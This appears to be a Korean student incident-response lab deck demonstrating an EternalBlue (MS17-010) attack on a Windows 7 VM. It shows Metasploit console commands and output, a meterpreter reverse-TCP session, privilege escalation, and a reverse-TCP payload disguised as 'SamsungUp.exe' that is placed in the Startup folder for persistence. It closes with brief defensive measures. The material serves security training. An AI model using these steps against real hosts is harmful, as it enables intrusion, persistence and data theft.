침해사고 대응 프로젝트

목차 Contents

침해사고 대응 프로젝트

SMB 취약점 공격

- 시나리오
- 구성도
- 방지 대책

취약점 공격 시나리오


<시스템 공격>

- **‘metasploit’을 이용하여 타겟의 SMB 버전을 확인한다**
- **SMB 버전이 1이나 2일때, ‘ms17_010_eternalblue’ 취약점을 이용하여 공격을 실시한다**

<시스템 공격>

- **‘metasploit’을 이용한 'Reverse_TCP' 페이로드 제작 및 유포**

네트워크 구성도


vmware NAT
192.168.2.254
공격자(kali) eth1
192.168.20.50
보안 장비
192.168.20.100
타겟(Window7)
192.168.2.202

1. 취약점 공격 <시나리오>

SMB 취약점 공격

Metasploit

Msfconsole 실행

```
[root@kali: ~]# msfconsole -q
[*] Starting persistent handler(s)...
msf6 >
```

Search 로 사용할 옵션(smb_version) 선택

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) >
```

결과 확인

Smb_version 옵션 설정

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.20.202
rhosts => 192.168.20.202
msf6 auxiliary(scanner/smb/smb_version) > set threads 16
threads => 16
msf6 auxiliary(scanner/smb/smb_version) > run
```

Window7(타겟)의 SMB 버전 확인

```
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.20.202   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS  16               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.20.202:445    - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:11w 5d 0h 22m 28s) (guid:{58e1512a-bfee-44e2-95d4-884be6bbb4e3}) (authentication domain:MSDN-SPECIAL)
[+] 192.168.20.202:445    -   Host is running Windows 7 Ultimate SP1 (build:7601) (name:MSDN-SPECIAL) (workgroup:WORKGROUP)
[*] 192.168.20.202:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

1. 취약점 공격 <시나리오>

SMB 취약점 공격

Metasploit

공격을 위한 취약점 선택

```
msf6 auxiliary(scanner/smb/smb_version) > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010
```

Ms17_010_eternal_blue 옵션 설정

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.20.50    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.20.202
rhosts => 192.168.20.202
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

결과 확인

공격 실행 -> 접속

```
meterpreter > sysinfo
Computer        : MSDN-SPECIAL
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : ko_KR
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2012-07-22 11:37:24 +0900  0
100666/rw-rw-rw-  21248      fil   2012-07-22 11:37:24 +0900  1

100666/rw-rw-rw-  21248      fil   2012-07-22 11:37:24 +0900  1
```

시작 메뉴 접근 및 프로세스 이전


```
meterpreter > cd 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup'
meterpreter >
meterpreter > pwd
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
meterpreter >
```

```
2068  2172  explorer.exe        x64   1        MSDN-SPECIAL\Administrator
2228  464   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
2732  2864  jusched.exe         x86   1        MSDN-SPECIAL\Administrator


2936  360   conhost.exe         x64   1        MSDN-SPECIAL\Administrator
2996  2068  vmtoolsd.exe        x64   1        MSDN-SPECIAL\Administrator


meterpreter > migrate 2068
[*] Migrating from 1716 to 2068...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2068
```

Reverse_TCP


Metasploit

'msfvenom' 명령어를 이용하여 'Reverse_TCP' 페이로드 제작. **파일명 : SamsungUp.exe**



파일 복사 / 이동

실습 환경상 타겟 PC로 해당 파일을 복사



Reverse_TCP

Metasploit

Reverse_TCP 대기 상태 스크립트 파일 제작


Metasploit

Reverse_TCP 대기 상태 스크립트 파일 실행

Reverse_TCP


파일 실행

타겟 PC에서 Reverse_TCP 파일인 'SamsugUp.exe' 실행 후 공격자 PC 확인 -> 192.168.20.202에 연결 되었다.



Meterpreter 이용

'Meterpreter' 기능을 이용하여 타겟 시스템을 제어한다



Reverse_TCP

확인

권한 확인 및 권한 상승

Getuid로 권한 확인 후 getsystem으로 시스템 권한을 취득한다

```
meterpreter > getuid
Server username: MSDN-SPECIAL\Administrator
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Reverse_TCP가 연결 시

- meterpreter를 통해 스크린샷 및 스크린쉐어, 키보드 스니핑, 패스워드 크래킹, 웹캠 해킹 등 정보 탈취와 같은 악의적인 동작을 할 수 있다.

- 파일 다운로드/업로드, 파일 삭제 등의 악의적인 동작을 할 수 있다.

타겟 시스템 프로세스 확인

- 실행중인 SamsungUp.exe 확인


- getpid로 현재 프로세스 아이디를 확인하고 migrate 2068로 부모 프로세스 explorer.exe로 이전한다

```
 2068  2172  explorer.exe     x64   1        MSDN-SPECIAL\Administrator  C:\Windows\Explorer.EXE
 2228  464   svchost.exe      x64   0        NT AUTHORITY\LOCAL SERVICE  C:\Windows\system32\svchost.exe
 2384  360   conhost.exe      x64   1        MSDN-SPECIAL\Administrator  C:\Windows\system32\conhost.exe
 2468  2068  SamsungUp.exe    x64   1        MSDN-SPECIAL\Administrator  C:\Users\Administrator\Desktop\SamsungUp.exe
 2732  2864  jusched.exe      x86   1        MSDN-SPECIAL\Administrator  C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe
 2996  2068  vmtoolsd.exe     x64   1        MSDN-SPECIAL\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 3000  2732  jucheck.exe      x86   1        MSDN-SPECIAL\Administrator  C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe

meterpreter > getpid
Current pid: 2468
meterpreter > migrate 2068
[*] Migrating from 2468 to 2068...
[*] Migration completed successfully.
meterpreter >
```

Reverse_TCP


Reverse_TCP 페이로드 업로드

C:₩Users₩Administrator₩Appdata₩Roaming₩microsoft₩windows₩start menu₩programs₩startup 윈도우 시작 프로그램 메뉴로 이동한다.



파일 업로드


시작 프로그램 메뉴에 SamsungUp.exe 파일을 업로드 한다.



Reverse_TCP

타겟 PC에서 확인

- 파일 업로드 확인
- 시작 프로그램에 파일이 등록되어 윈도우를 시작할 때 마다 **Reverse_TCP** 가 연결된다.



보안 위협

Shell 사용으로 **윈도우 레지스트리에 등록**도 가능하다. 이와 같은 동작을 통해 랜섬웨어와 같은 악성 파일을 등록하는 악의적인 공격이 가능하다.

SMB 취약점 공격 <방지 대책>

- **포트 점검** : 네트워크를 세분화하고 불필요한 포트를 닫아 스캔 할 수 있는 표면을 줄인다.
- **사용 버전 점검 및 업데이트** : 보안 패치와 업데이트를 정기적으로 적용하여 취약점이 있는 버전을 사용하지 않는다.
- **백신** : 최신 백신을 설치하고 정기적으로 업데이트 한다.

침해사고 대응 프로젝트

감사합니다.